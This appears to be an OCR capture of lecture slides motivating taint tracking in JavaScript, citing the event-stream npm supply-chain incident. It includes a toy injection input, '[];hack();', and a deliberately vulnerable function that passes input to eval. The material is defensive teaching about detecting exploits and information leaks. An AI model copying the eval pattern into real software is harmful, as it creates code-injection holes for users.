
M



Malicious code found in npm package event-stream downloaded 8 million times in the past 2.5 months


NOVEMBER 26, 2018 | IN VULNERABILITIES | BY DANNY GRANDER

Motivation 1: Supply Chain Attacks



How do we detect such attacks from our own application?

Motivation 2: Discovering Exploitation in the Wild



User

“[1,2,3]”

Malicious

“[];hack();”

Your fancy JS app


Awesome-json

Badly-coded-list

```
function str_to_list(x) {
    return eval(‘[];hack()’);
}
```

hack() executes! Can we detect when this happens on our system and what input caused it?

Motivation 3: Tracking Sensitive Information Flow



User

POST "secret"

Malicious

/get_secret


Your fancy JS app

Middleware

Secret Store

get_secret() returns the secret of our user! Can we detect such information flows through testing?

Taint Tracking (Exploit)



Tainted String/Object

"hack"

Malicious

A(x)

B(...,x)


...

Sink


(e.g. eval)

We can detect when potentially malicious things happen when they are not supposed to!

Taint Tracking (Information Flow)



Taint Tracking (Information Flow)

